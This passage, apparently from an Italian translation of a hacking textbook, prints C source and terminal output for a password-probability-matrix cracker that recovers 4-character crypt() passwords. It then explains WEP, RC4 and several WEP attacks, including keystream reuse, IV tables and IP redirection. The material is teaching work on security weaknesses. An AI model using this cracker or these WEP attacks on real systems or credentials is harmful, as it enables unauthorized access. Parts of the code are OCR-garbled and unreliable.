*   corrispondente   programma   ppm_crack.c
program.          *

*
*
\*********************************************
#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH

/* Mappa un singolo byte di hash a un valore
enumerato. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
```

```
      j = i - 59;
return j;
}

/* Mappa 3 byte di hash a un valore enumerato. */
int enum_hashtriplet(char a, char b, char c) {
                                      return
(((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+er
hashbyte(b));
}
/* Sputa un messaggio ed esce. */
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/*  Genera  un  file  4-char.ppm  con  tutte  le
possibili password di 4 car.
   (con valore di correzione je). */
int main() {
   char plain[5];

char *code, *data;
int i, j, k, l;
unsigned int charval, val;
FILE *handle;
if (!(handle = fopen("4char.ppm", "w")))
   barf("Error: Couldn’t open file ‘4char.ppm’ for
writing.\n", NULL);
data = (char *) malloc(SIZE);
if (!(data))
     barf("Error:  Couldn’t  allocate  memory.\n",
NULL);
```

```
for(i=32; i<127; i++) {
   for(j=32; j<127; j++) {
       printf("Adding %c%c** to 4char.ppm..\n", i,
j);
      for(k=32; k<127; k++) {
         for(l=32; l<127; l++) {

            plain[0] = (char)i; // Crea ogni
                plain[1] = (char)j; // possibile
password
            plain[2] = (char)k; // di 4 byte.
            plain[3] = (char)l;
            plain[4] = '\0';
               code = crypt((const char *)plain,
(const char *)"je");
         // Esegue l'hash.

              /* Memorizza informazioni statistiche
(compressione con
               perdita) sugli accoppiamenti. */
                 val = enum_hashtriplet(code[2],
code[3], code[4]);
         // Memorizza info sui byte 2-4.
             charval = (i-32)*95 + (j-32); // Primi
2 caratteri testo in
                                           // chiaro
                data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));
            val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); //
Ultimi 2 caratteri testo in
                                           // chiaro
```

```
                data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));

                        val = HEIGHT +
enum_hashtriplet(code[4], code[5], code[6]);
                                        // byte
4-6
            charval = (i-32)*95 + (j-32); // Primi
2 caratteri testo in
                                       // chiaro

                data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));
              val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); //
Ultimi 2 caratteri testo in
                              // chiaro
                data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));
                      val = (2 * HEIGHT) +
enum_hashtriplet(code[6], code[7],
code[8]); // byte 6-8
                charval = (i-32)*95 + (j-32); //
Primi 2 caratteri testo in
                                              //
chiaro
                data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));
              val += (HEIGHT * 4);
                charval = (k-32)*95 + (l-32); //
Ultimi 2 caratteri testo in
                                              //
chiaro
```

```
                  data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));

                          val  =  (3  *  HEIGHT)  +
enum_hashtriplet(code[8], code[9],
code[10]); // byte 8-10
                  charval = (i-32)*95 + (j-32); //
Primi 2 caratteri testo in
                                                  //
chiaro
                  data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));
               val += (HEIGHT * 4);
                  charval = (k-32)*95 + (l-32); //
Ultimi 2 caratteri testo in
                                                  //
chiaro
                  data[(val*WIDTH)+(charval/8)] |=
(1<<(charval%8));
            }
         }
       }
    }
    printf("finished.. saving..\n");
    fwrite(data, SIZE, 1, handle);
    free(data);
    fclose(handle);
}
```

Il codice ppm_gen.c può essere usato per generare una matrice di probabilità delle password di quattro caratteri, come mostrato nell'output che segue. L'opzione -O3 passata a GCC indica di ottimizzare il codice per la massima velocità in compilazione.

```
reader@hacking:~/booksrc $ gcc -O3 -o ppm_gen
ppm_gen.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_gen
Adding ** to 4char.ppm..

Adding !** to 4char.ppm..
Adding "** to 4char.ppm..

.:[ output trimmed ]:.

Adding ~|** to 4char.ppm..
Adding ~}** to 4char.ppm..
Adding ~~** to 4char.ppm..
finished.. saving..
@hacking:~ $ ls -lh 4char.ppm
-rw-r--r-- 1 142M 2007-09-30 13:56 4char.ppm
reader@hacking:~/booksrc $
```

Il file di 142 MB 4char.ppm contiene associazioni deboli tra testo in chiaro e dati di hash per ogni possibile password di quattro caratteri. Questi dati possono essere usati poi dal programma che segue per scoprire rapidamente password di quattro caratteri che resisterebbero a un attacco con dizionario.

ppm_crack.c

```
/*********************************************
* Matrice di probabilità password * File:
ppm_crack.c *
*********************************************
*
*
```

```
*        Autore:        Jon        Erickson
<matrix@phiral.com>                           *
*     Organizzazione:    Phiral     Research
Laboratories                    *
*
*
*  Questo  è  il  programma  di  cracking  per
illustrare              *
* il concetto di matrice di probabilità delle
password.          *
* Usa un file esistente denominato 4char.ppm, che
contiene        *
* contiene  informazioni  su  tutte  le  possibili
password di 4 car.  *
* com valore di correzione 'je'. Questo file può
essere         *
*  generato  con  il  corrispondente  programma
ppm_gen.c.            *
*
*
\*******************************************

#define _XOPEN_SOURCE
#include <unistd.h>
#include <stdio.h>
#include <stdlib.h>

#define HEIGHT 16384
#define WIDTH 1129
#define DEPTH 8
#define SIZE HEIGHT * WIDTH * DEPTH
#define DCM HEIGHT * WIDTH
```

```
/* Mappa un singolo byte di hash a un valore
enumerato. */
int enum_hashbyte(char a) {
   int i, j;
   i = (int)a;
   if((i >= 46) && (i <= 57))
      j = i - 46;
   else if ((i >= 65) && (i <= 90))
      j = i - 53;
   else if ((i >= 97) && (i <= 122))
      j = i - 59;
   return j;
}

/* Mappa tre byte di hash a un valore enumerato. */
int enum_hashtriplet(char a, char b, char c) {
                                return
(((enum_hashbyte(c)%4)*4096)+(enum_hashbyte(a)*64)+en
hashbyte(b));
}

/* Unisce due vettori. */
void merge(char *vector1, char *vector2) {
   int i;
   for(i=0; i < WIDTH; i++)
      vector1[i] & = vector2[i];
}

/* Restituisce il bit contenuto nel vettore nella
posizione d'indice
passata */
int get_vector_bit(char *vector, int index) {
                       return       ((vector[(index/
```

```
8)]&(1<<(index%8)))>>(index%8));
}

/* Conta il numero di coppie di testo in chiaro
nel vettore passato */
int count_vector_bits(char *vector) {
   int i, count=0;

   for(i=0; i < 9025; i++)
      count += get_vector_bit(vector, i);
   return count;
}

/* Stampa le coppie di testo in chiaro
corrispondenti a ciascun bit attivo
nel vettore. */
void print_vector(char *vector) {
   int i, a, b, val;
   for(i=0; i < 9025; i++) {
       if(get_vector_bit(vector, i) == 1) { // If
il bit è attivo (=1),
         a = i / 95;                        // calcola
la coppia
b = i - (a * 95);                           // di testo
in chiaro
printf("%c%c ",a+32, b+32);                 // e la
stampa.
      }
   }
   printf("\n");
}

/* Sputa un messaggio ed esce. */
```

```
void barf(char *message, char *extra) {
   printf(message, extra);
   exit(1);
}

/* Scopre una password di 4 caratteri usando il
file 4char.ppm generato. */
int main(int argc, char *argv[]) {
  char *pass, plain[5];
        unsigned    char    bin_vector1[WIDTH],
bin_vector2[WIDTH], temp_vector[WIDTH];
  char prob_vector1[2][9025];
  char prob_vector2[2][9025];
  int a, b, i, j, len, pv1_len=0, pv2_len=0;
  FILE *fd;

  if(argc < 1)
     barf("Usage: %s <password hash> (will use the
file 4char.ppm)\n",
argv[0]);

  if(!(fd = fopen("4char.ppm", "r")))
        barf("Fatal: Couldn't open PPM file for
reading.\n", NULL);

   pass = argv[1]; // Il primo argomento è l'hash
della password

   printf("Filtering possible plaintext bytes for
the first two
characters:\n");

       fseek(fd,(DCM*0)+enum_hashtriplet(pass[2],
```

```
pass[3], pass[4])*WIDTH,
SEEK_SET);
   fread(bin_vector1, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                              // 2-4
dell'hash.

  len = count_vector_bits(bin_vector1);
  printf("only 1 vector of 4:\t%d plaintext pairs,
with %0.2f%%
saturation\n", len, len*100.0/9025.0);

       fseek(fd,(DCM*1)+enum_hashtriplet(pass[4],
pass[5], pass[6])*WIDTH,
SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                              // 4-6
dell'hash.
   merge(bin_vector1, temp_vector);  // Lo unisce
al primo vettore.

  len = count_vector_bits(bin_vector1);
   printf("vectors 1 AND 2 merged:\t%d plaintext
pairs, with %0.2f%%
saturation\n", len, len*100.0/9025.0);

       fseek(fd,(DCM*2)+enum_hashtriplet(pass[6],
pass[7], pass[8])*WIDTH,
SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                              // 6-8
```

```
dell'hash.
   merge(bin_vector1, temp_vector);  // Lo unisce
ai primi due vettori.

  len = count_vector_bits(bin_vector1);
   printf("first 3 vectors merged:\t%d plaintext
pairs, with %0.2f%%
saturation\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*3)+enum_hashtriplet(pass[8],
pass[9],pass[10])*WIDTH,
SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                          // 8-10
dell'hash.
   merge(bin_vector1, temp_vector); // Lo unisce
agli altri vettori.

  len = count_vector_bits(bin_vector1);
    printf("all 4 vectors merged:\t%d plaintext
pairs, with %0.2f%%
saturation\n", len, len*100.0/9025.0);

   printf("Possible plaintext pairs for the first
two bytes:\n");
  print_vector(bin_vector1);

  printf("\nFiltering possible plaintext bytes for
the last two
characters:\n");
      fseek(fd,(DCM*4)+enum_hashtriplet(pass[2],
pass[3], pass[4])*WIDTH,
```

```
SEEK_SET);
   fread(bin_vector2, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                              // 2-4
dell'hash.

  len = count_vector_bits(bin_vector2);
  printf("only 1 vector of 4:\t%d plaintext pairs,
with %0.2f%%
saturation\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*5)+enum_hashtriplet(pass[4],
pass[5], pass[6])*WIDTH,
SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                              // 4-6
dell'hash.
   merge(bin_vector2, temp_vector);  // Lo unisce
al primo vettore.

  len = count_vector_bits(bin_vector2);
   printf("vectors 1 AND 2 merged:\t%d plaintext
pairs, with %0.2f%%
saturation\n", len, len*100.0/9025.0);

      fseek(fd,(DCM*6)+enum_hashtriplet(pass[6],
pass[7], pass[8])*WIDTH,
SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                              // 6-8
dell'hash.
```

```
   merge(bin_vector2, temp_vector);  // Lo unisce
ai primi due vettori.

  len = count_vector_bits(bin_vector2);
   printf("first 3 vectors merged:\t%d plaintext
pairs, with %0.2f%%
saturation\n", len, len*100.0/9025.0);
      fseek(fd,(DCM*7)+enum_hashtriplet(pass[8],
pass[9],pass[10])*WIDTH,
SEEK_SET);
   fread(temp_vector, WIDTH, 1, fd); // Legge il
vettore che associa i byte
                                           // 8-10
dell'hash.
   merge(bin_vector2, temp_vector);  // Lo unisce
agli altri vettori.

  len = count_vector_bits(bin_vector2);
   printf("all 4 vectors merged:\t%d plaintext
pairs, with %0.2f%%
saturation\n", len, len*100.0/9025.0);

   printf("Possible plaintext pairs for the last
two bytes:\n");
  print_vector(bin_vector2);

  printf("Building probability vectors...\n");
   for(i=0; i < 9025; i++) { // Trova i possibili
valori dei primi due byte di
                            // testo in chiaro.
    if(get_vector_bit(bin_vector1, i)==1) {;
     prob_vector1[0][pv1_len] = i / 95;
           prob_vector1[1][pv1_len] = i -
```

```
(prob_vector1[0][pv1_len] * 95);
     pv1_len++;
    }
  }
   for(i=0; i < 9025; i++) { // Trova i possibili
valori degli ultimi due
                                // byte di testo in
chiaro.
    if(get_vector_bit(bin_vector2, i)) {
      prob_vector2[0][pv2_len] = i / 95;
              prob_vector2[1][pv2_len]  =  i  -
(prob_vector2[0][pv2_len] * 95);
      pv2_len++;
    }
  }

  printf("Cracking remaining %d possibilites..\n",
pv1_len*pv2_len);
  for(i=0; i < pv1_len; i++) {
    for(j=0; j < pv2_len; j++) {
      plain[0] = prob_vector1[0][i] + 32;
      plain[1] = prob_vector1[1][i] + 32;
      plain[2] = prob_vector2[0][j] + 32;
      plain[3] = prob_vector2[1][j] + 32;
      plain[4] = 0;
      if(strcmp(crypt(plain, "je"), pass) == 0) {
        printf("Password : %s\n", plain);
        i = 31337;
        j = 31337;
      }
    }
  }
  if(i < 31337)
```

```
    printf("Password wasn't salted with 'je' or is not 4 chars long.\n");

  fclose(fd);
}
```

Il codice ppm_crack.c può essere usato per scoprire la password h4R% in pochi secondi:

```
reader@hacking:~/booksrc $ ./crypt_test h4R% je
password "h4R%" with salt "je" hashes to ==> jeMqqfIfPNNTE
reader@hacking:~/booksrc $ gcc -O3 -o ppm_crack ppm_crack.c -lcrypt
reader@hacking:~/booksrc $ ./ppm_crack jeMqqfIfPNNTE
Filtering possible plaintext bytes for the first two characters:
only 1 vector of 4: 3801 plaintext pairs, with 42.12% saturation
vectors 1 AND 2 merged: 1666 plaintext pairs, with 18.46% saturation
first 3 vectors merged: 695 plaintext pairs, with 7.70% saturation
all 4 vectors merged: 287 plaintext pairs, with 3.18% saturation
Possible plaintext pairs for the first two bytes:
 4 9 N !& !M !Q "/ "5 "W #K #d #g #p $K $O $s %) %Z %\ %r &( &T '- '0 '7
'D 'F ( (v (| )+ ). )E )W *c *p *q *t *x +C -5 -A -[ -a .% .D .S .f /t 02
07 0? 0e 0{ 0| 1A 1U 1V 1Z 1d 2V 2e 2q 3P 3a 3k 3m 4E 4M 4P 4X 4f 6 6, 6C
```

```
7: 7@ 7S 7z 8F 8H 9R 9U 9_9~ :- :q :s ;G ;J ;Z ;k
<! <8 =! =3 =H =L =N =Y
>V >X ?1 @# @W @v @| AO B/ B0 BO Bz C( D8 D> E8 EZ
F@ G& G? Gj Gy H4 I@ J
JN JT JU Jh Jq Ks Ku M) M{ N, N: NC NF NQ Ny O/ O[
P9 Pc Q! QA Qi Qv RA Sg
Sv T0 Te U& U> UO VT V[ V] Vc Vg Vi W: WG X" X6 XZ
X` Xp YT YV Y^ Yl Yy Y{
Za [$ [* [9 [m [z \ " \+ \C \O \w ]( ]: ]@ ]w _K
_j `q a. aN a^ ae au b: bG
bP cE cP dU d] e! fI fv g! gG h+ h4 hc iI iT iV iZ
in k. kp l5 l` lm lq m,
m= mE n0 nD nQ n~ o# o: o^ p0 p1 pC pc q* q0 qQ q{
rA rY s" sD sz tK tw uv$
v. v3 v; v_vi vo wP wt x" x& x+ x1 xQ xX xi yN yo
zO zP zU z[ z^ zf zi
zr zt {- {B {a |s }) }+ }? }y ~L ~m

Filtering possible plaintext bytes for the last
two characters:
only 1 vector of 4: 3821 plaintext pairs, with
42.34% saturation
vectors 1 AND 2 merged: 1677 plaintext pairs, with
18.58% saturation
first 3 vectors merged: 713 plaintext pairs, with
7.90% saturation
all 4 vectors merged: 297 plaintext pairs, with
3.29% saturation
Possible plaintext pairs for the last two bytes:
 ! & != !H !I !K !P !X !o !~ "r "{ "} #% #0 $5 $]
%K %M %T &" &% &( &0 &4
&I &q &&} 'B 'Q 'd )j )w *I *] *e *j *k *o *w *|
+B +W ,' ,J ,V -z . .$ .T
```

```
/’ /_0Y 0i 0s 1! 1= 1l 1v 2- 2/ 2g 2k 3n 4K 4Y 4\
4y 5- 5M 5O 5} 6+ 62 6E
6j 7* 74 8E 9Q 9\ 9a 9b :8 :; :A :H :S :w ;” ;& ;L
<L <m <r <u =, =4 =v >v
>x ?& ?` ?j ?w @0 A* B B@ BT C8 CF CJ CN C} D+ D?
DK Dc EM EQ FZ GO GR H)
Hj I: I> J( J+ J3 J6 Jm K# K) K@ L, L1 LT N* NW N`
O= O[ Ot P: P\ Ps Q- Qa
R% RJ RS S3 Sa T! T$ T@ TR T_Th U” U1 V* V{ W3 Wy
Wz X% X* Y* Y? Yw Z7 Za
Zh Zi Zm [F \( \3 \5 \ _\a \b \| ]$ ]. ]2 ]? ]d ^[
^~ `1 `F `f `y a8 a= aI
aK az b, b- bS bz c( cg dB e, eF eJ eK eu fT fW fo
g( g> gW g\ h$ h9 h: h@
hk i? jN ji jn k= kj l7 lo m< m= mT me m| m} n% n?
n~ o oF oG oM p” p9 p\
q} r6 r= rB sA sN s{ s~ tX tp u u2 uQ uU uk v# vG
vV vW vl w* w> wD wv x2
xA y: y= y? yM yU yX zK zv {# {) {= {O {m |I |Z }.
}; }d ~+ ~C ~a
Building probability vectors...
Cracking remaining 85239 possibilites..

Password : h4R%
reader@hacking:~/booksrc $
```

Questi programmi sono hack a scopo dimostrativo, che sfruttano la diffusione di bit fornita dalle funzioni hash. Esistono altri tipi di attacchi con compromesso spazio-tempo, alcuni dei quali molto noti. RainbowCrack è uno strumento diffuso, che supporta più algoritmi. Se volete saperne di più, consultate Internet.

0x470 Cifratura su reti wireless 802.11b

La sicurezza delle reti wireless 802.11b ha sempre costituito un grande problema. I punti deboli presenti nel WEP (Wired Equivalent Privacy), il metodo di cifratura utilizzato per le reti wireless, contribuiscono notevolmente alla scarsa sicurezza complessiva. Vi sono poi altri dettagli, che talora vengono ignorati nelle implementazioni di sistemi wireless, che possono provocare importanti vulnerabilità.

Uno di questi aspetti è il fatto che le reti wireless esistono sul livello 2. Se la rete wireless non è separata tramite VLAN o protetta mediante firewall, un aggressore associato al punto di accesso (*access point*) wireless sarà in grado di reindirizzare tutto il traffico della rete cablata sulla rete wireless tramite reindirizzamento ARP. Ciò, assieme alla tendenza ad agganciare i punti di accesso wireless a reti private interne, può provocare gravi vulnerabilità.

Naturalmente, se il WEP è attivato, solo i client con l'opportuna chiave WEP potranno associarsi al punto di accesso. Se il WEP è sicuro, la possibilità che aggressori malintenzionati si associno provocando problemi dovrebbe essere remota. Questo ci porta alla domanda: "Quanto è sicuro il WEP?".

0x471 WEP (Wired Equivalent Privacy)

Il WEP è stato concepito come metodo di cifratura tale da garantire una sicurezza equivalente a quella di un punto di accesso cablato. In origine il WEP è nato con chiavi a 40 bit; in seguito è stato concepito il WEP2, con cui la lunghezza della chiave è stata aumentata a 104 bit.

Tutta la cifratura viene effettuata pacchetto per pacchetto, per cui ogni pacchetto (che nel seguito sarà indicato con M) è in sostanza un messaggio in chiaro separato da inviare.

Per prima cosa si calcola un checksum del messaggio M, che consente successivamente di verificare l'integrità del messaggio. Ciò si ottiene mediante una funzione checksum a ridondanza ciclica a 32 bit denominata CRC32. Questo checksum sarà chiamato CS, perciò CS = CRC32 (M). Questo valore è aggiunto alla fine del messaggio, ottenendo così il messaggio in chiaro P.



Ora il messaggio in chiaro deve essere cifrato. Ciò viene effettuato mediante RC4, un sistema di cifratura a flusso. Questo sistema, inizializzato con un valore seme, può generare un *keystream*, che è semplicemente un flusso di byte pseudocasuali con lunghezza arbitraria. Il WEP utilizza un vettore di inizializzazione (IV) per il valore seme. L'IV è costituito da 24 bit generati per ogni pacchetto. Alcune vecchie implementazioni del WEP usano semplicemente valori sequenziali per l'IV, mentre altre impiegano qualche forma di pseudorandomizzatore.

Indipendentemente dal modo in cui sono scelti i 24 bit dell'IV, essi vengono aggiunti all'inizio della chiave WEP (i 24 bit dell'IV sono inclusi nella lunghezza della chiave WEP grazie alla potenza del marketing: quando un fornitore parla di chiavi WEP a 64 bit o a 128 bit, le chiavi effettive sono solo di 40 e 104 bit rispettivamente, più 24 bit di

IV). IV e chiave WEP insieme costituiscono il valore seme, che sarà chiamato S.



A questo punto il valore del seme S viene passato a RC4, che genererà un keystream. Si effettua un XOR di questo keystream con il messaggio in chiaro P, in modo da produrre il testo cifrato C. L'IV viene aggiunto all'inizio del testo cifrato, e il tutto viene incapsulato con un'altra intestazione e trasmesso sul collegamento wireless.

Messaggio in chiaro P (M con CS 32 bit)

XOR

Keystream generato da RC4(seme)

uguale

24 bit IV	Ciphertext C

Quando il destinatario riceve un pacchetto cifrato con il WEP, il processo è svolto al contrario. Il destinatario estrae l'IV dal messaggio e lo concatena con la propria chiave WEP in modo da produrre un valore seme S. Se il mittente e il destinatario hanno la stessa chiave WEP, i valori seme coincideranno. Questo seme viene di nuovo passato a RC4 per produrre lo stesso keystream, e infine si effettua l'XOR di tale keystream con il resto del messaggio cifrato. In tal modo si produrrà il messaggio in chiaro originario, costituito dal messaggio a pacchetto M concatenato con il checksum di integrità CS. Ora il destinatario usa la stessa funzione CRC32 per ricalcolare il checksum per M e controlla che il valore calcolato corrisponda al valore di CS ricevuto. Se i checksum coincidono, il pacchetto viene inoltrato; altrimenti significa che si sono verificati troppi errori di trasmissione o che le chiavi WEP non coincidono, e il pacchetto viene ignorato.

E così si conclude la nostra rapida descrizione del WEP.

0x472 Sistema di cifratura a flusso RC4

RC4 è un algoritmo sorprendentemente semplice. Si basa su due algoritmi: KSA (Key Scheduling Algorythm) e PRGA (Pseudo Random Generation Algorythm). Entrambi usano un *S-box 8 per 8*, costituito da un array di 256 numeri univoci e compresi nell'intervallo da 0 a 255. In termini più semplici, nell'array sono presenti tutti i numeri da 0 a 255, ma combinati tra loro in modi diversi. KSA effettua la codifica iniziale dell'S-box, sulla base del valore seme fornito; il seme può essere lungo fino a 256 bit.

Per prima cosa, l'array S-box viene riempito con valori sequenziali compresi tra 0 e 255. Questo array sarà chiamato S. Poi un altro array a 256 byte viene riempito con il valore seme, ripetendolo fino a

riempirlo completamente. Questo array sarà chiamato K. Poi viene effettuata la codifica dell'array S utilizzando il seguente pseudocodice:

```
j = 0;
for i = 0 to 255
{
  j = (j + S[i] + K[i]) mod 256;
  swap S[i] and S[j];
}
```

Fatto ciò, l'S-box viene completamente rimescolato in base al valore seme. Abbiamo così descritto l'algoritmo KSA, molto semplice.

Ora, quando servono dati per il keystream, si usa PRGA (Pseudo Random Generation Algorithm). Questo algoritmo ha due contatori, i e j, che sono entrambi inizializzati a 0. Per ciascun byte di dati del keystream si usa il seguente pseudocodice:

```
i = (i + 1) mod 256;
j = (j + S[i]) mod 256;
swap S[i] and S[j];
t = (S[i] + S[j]) mod 256;
Output the value of S[t];
```

Il byte generato come output di S[t] è il primo byte del keystream. Questo algoritmo viene ripetuto per altri byte del keystream.

L'algoritmo RC4 è sufficientemente semplice da poter essere memorizzato senza fatica e implementato "al volo"; inoltre è molto sicuro, se impiegato in modo appropriato. Tuttavia ci sono alcuni problemi riguardanti il modo in cui si utilizza l'algoritmo RC4 per il WEP.

0x480 Attacchi WEP

Il WEP presenta diversi problemi di sicurezza. In effetti esso non è stato creato come protocollo crittografico forte, ma piuttosto per fornire un equivalente delle reti cablate, come suggerito dall'acronimo. A parte i problemi di sicurezza relativi all'associazione e alle identità, vi sono diversi altri problemi riguardanti il protocollo crittografico in sé. Alcuni problemi derivano dall'utilizzo di CRC32 come funzione checksum di verifica dell'integrità dei messaggi; altri derivano dalle modalità di impiego degli IV.

0x481 Attacchi di forza bruta offline

Gli attacchi di forza bruta saranno sempre possibili su qualsiasi sistema di cifratura computazionalmente sicuro. Resta solo da chiedersi se tali attacchi siano realmente praticabili nella realtà. Con il WEP, il metodo di attacco di forza bruta offline è semplice: basta catturare alcuni pacchetti e cercare di decifrarli con ogni possibile chiave. A questo punto si ricalcola il checksum per il pacchetto e lo si confronta con il checksum originario: se coincidono, è molto probabile che sia stata individuata la chiave. Di solito per fare ciò occorrono almeno due pacchetti, perché è probabile che un singolo pacchetto possa essere decifrato con una chiave non valida, benché il checksum sia ancora valido.

Tuttavia, ipotizzando di eseguire 10.000 tentativi al secondo, un attacco di forza bruta contro lo spazio delle chiavi a 40 bit richiederebbe più di tre anni. I moderni processori possono arrivare a più di 10.000 tentativi al secondo, ma anche con 200.000 tentativi al secondo servirebbero alcuni mesi. A seconda delle risorse e

dell'impegno dell'aggressore, questo tipo di attacco può essere praticabile o meno.

Tim Newsham ha fornito un efficace metodo di decifratura che sfrutta le vulnerabilità presenti nell'algoritmo di generazione della chiave basata sulla password impiegato sulla maggior parte delle schede e dei punti di accesso a 40 bit (pubblicizzati dai fornitori come a 64 bit). Con tale metodo si riesce a ridurre lo spazio delle chiavi di 40 bit a soli 21 bit, per cui è possibile esaminarlo in pochi minuti nell'ipotesi di eseguire 10.000 tentativi al secondo (e in pochi secondi con un processore moderno e potente). Maggiori informazioni sui metodi di Newsham si trovano presso `www.lava.net/~newsham/wlan`.

Nel caso delle reti WEP a 104 bit (pubblicizzate come reti a 128 bit), un attacco di forza bruta non è praticabile.

0x482 Riuso del keystream

Un altro possibile problema del WEP riguarda il riuso del keystream. Se si esegue l'XOR di due testi in chiaro (P) con lo stesso keystream in modo da produrre due coppie distinte di testo cifrato (C), eseguendo l'XOR di questi testi cifrati si elimina il keystream, producendo due testi in chiaro combinati tra loro con XOR.

$C_1 = P_1 ? \mathrm{RC4}(\mathrm{seme})$

$C_2 = P_2 ? \mathrm{RC4}(\mathrm{seme})$

$C_1 ? C_2 = [P_1 ? \mathrm{RC4}(\mathrm{seme})] ? [P_2 ? \mathrm{RC4}(\mathrm{seme})] = P_1 ? P_2$

Se uno dei testi in chiaro è noto, ottenere l'altro non presenta difficoltà di sorta. Inoltre, poiché i testi in chiaro in questo caso sono

pacchetti Internet con una struttura nota e abbastanza prevedibile, è possibile sfruttare varie tecniche per ripristinare entrambi i testi in chiaro originari.

L'IV serve appunto a impedire questo tipo di attacchi; senza di esso, ogni pacchetto verrebbe cifrato con lo stesso keystream. Se si utilizza un IV diverso per ciascun pacchetto, anche i keystream saranno differenti per ciascun pacchetto. Se invece viene riusato lo stesso IV, entrambi i pacchetti verranno cifrati con lo stesso keystream. Questa condizione è facilmente rilevabile, perché gli IV vengono inclusi come testo in chiaro nei pacchetti cifrate. Inoltre gli IV usati per il WEP hanno una lunghezza di soli 24 bit, quindi vi è una sicurezza quasi assoluta che gli IV verranno riusati. Assumendo che gli IV vengano scelti in modo casuale, statisticamente vi sarà un caso di riuso del keystream ogni 5000 pacchetti.

Questo numero sembra sorprendentemente piccolo a causa di un fenomeno probabilistico controintuitivo noto come *paradosso del compleanno*. Esso afferma semplicemente che, se 23 persone si trovano nella stessa stanza, due di esse devono compiere gli anni lo stesso giorno. Con 23 persone, vi sono 23 · 22 / 2 = 253 coppie possibili. Ogni coppia ha una probabilità di successo di 1 / 365, circa lo 0,27%, che corrisponde a una probabilità di fallimento pari a 1 – (1 / 365) = 99,726% circa. Elevando questa probabilità alla potenza 253 si trova che la probabilità complessiva di fallimento è pari a circa il 49,95%, ossia che la probabilità di successo è lievemente superiore al 50%.

Lo stesso vale anche per le collisioni IV. Con 5000 pacchetti, vi sono (5000 · 4999) / 2 = 12.497.500 coppie possibili. Ciascuna coppia ha una probabilità di fallimento pari a $1 – (1 / 2^{24})$. Quando questo valore viene elevato a una potenza pari al numero di coppie possibili, si vede che la probabilità complessiva di fallimento è del 47,5% circa, il che

significa che c'è una probabilità del 52,5% di una collisione di IV con 5.000 pacchetti:

$$1-\left(1-\frac{1}{2^{24}}\right)^{\frac{5000\cdot 4999}{2}}=52,5\%$$

Dopo la rilevazione di una collisione di IV, è possibile formulare ipotesi ragionate sulla struttura dei testi in chiaro per scoprire quelli originari eseguendo l'XOR dei due testi cifrati. Inoltre, se uno dei testi in chiaro è noto, è possibile recuperare l'altro con un normale XOR. Per ottenere testi in chiaro noti si potrebbe per esempio usare il metodo dello spam via posta elettronica: l'aggressore invia lo spam e la vittima controlla il messaggio sulla connessione wireless cifrata.

0x483 Tabelle di dizionario per la decifrazione basate su IV

Dopo che sono stati recuperati i testi in chiaro per un messaggio intercettato, anche il keystream per tale IV sarà noto. Ciò significa che il keystream può essere utilizzato per decifrare qualsiasi altro pacchetto che usa lo stesso IV, a condizione che non sia più lungo del keystream recuperato. Dopo un po' di tempo è possibile creare una tabella di keystream indicizzati mediante ogni possibile IV. Poiché vi sono solo 2^{24} IV possibili, se vengono memorizzati 1.500 byte di keystream per ogni IV, la tabella occuperà circa 24 GB di spazio di memoria. Una volta creata una tabella di questo tipo, tutti i pacchetti cifrati successivi potranno essere facilmente decifrati.

Realisticamente però questo metodo di attacco richiederebbe moltissimo tempo e sarebbe assai noioso. È un'idea interessante, ma esistono modi molto più semplici per sconfiggere il WEP.

0x484 Reindirizzamento IP

C'è un altro modo per decifrare i pacchetti cifrati: trarre in inganno il punto di accesso inducendolo a svolgere tutto il lavoro. Di solito i punti di accesso wireless hanno una qualche forma di connettività con Internet e in tal caso è possibile un attacco di reindirizzamento IP. Per prima cosa viene catturato un pacchetto cifrato; poi l'indirizzo di destinazione viene cambiato in un indirizzo IP controllato dall'aggressore senza decifrare i pacchetti. Poi il pacchetto modificato viene inviato di nuovo al punto di accesso wireless, dove viene decifrato e inviato all'indirizzo IP dell'aggressore.

La modifica del pacchetto è resa possibile dal fatto che il checksum CRC32 è una funzione *unkeyed* (senza chiave) lineare; pertanto il pacchetto può essere modificato strategicamente in modo da ottenere ancora lo stesso checksum.

In questo attacco si presume inoltre che gli indirizzi IP di origine e di destinazione siano noti. Queste informazioni sono abbastanza facili da indovinare sulla base degli schemi standard interni di indirizzamento IP della rete. Inoltre è possibile sfruttare alcuni casi di riuso del keystream dovuti a collisioni IV per individuare gli indirizzi.

Una volta che l'indirizzo IP di destinazione è noto, è possibile effettuarne l'XOR con l'indirizzo IP desiderato e il risultato può essere inserito tramite XOR nel pacchetto cifrato. L'XOR dell'indirizzo IP di destinazione si annullerà, lasciando dietro di sé l'XOR dell'indirizzo IP

desiderato con il keystream. Poi, per verificare che il checksum resti invariato, occorre modificare strategicamente l'indirizzo IP di origine.

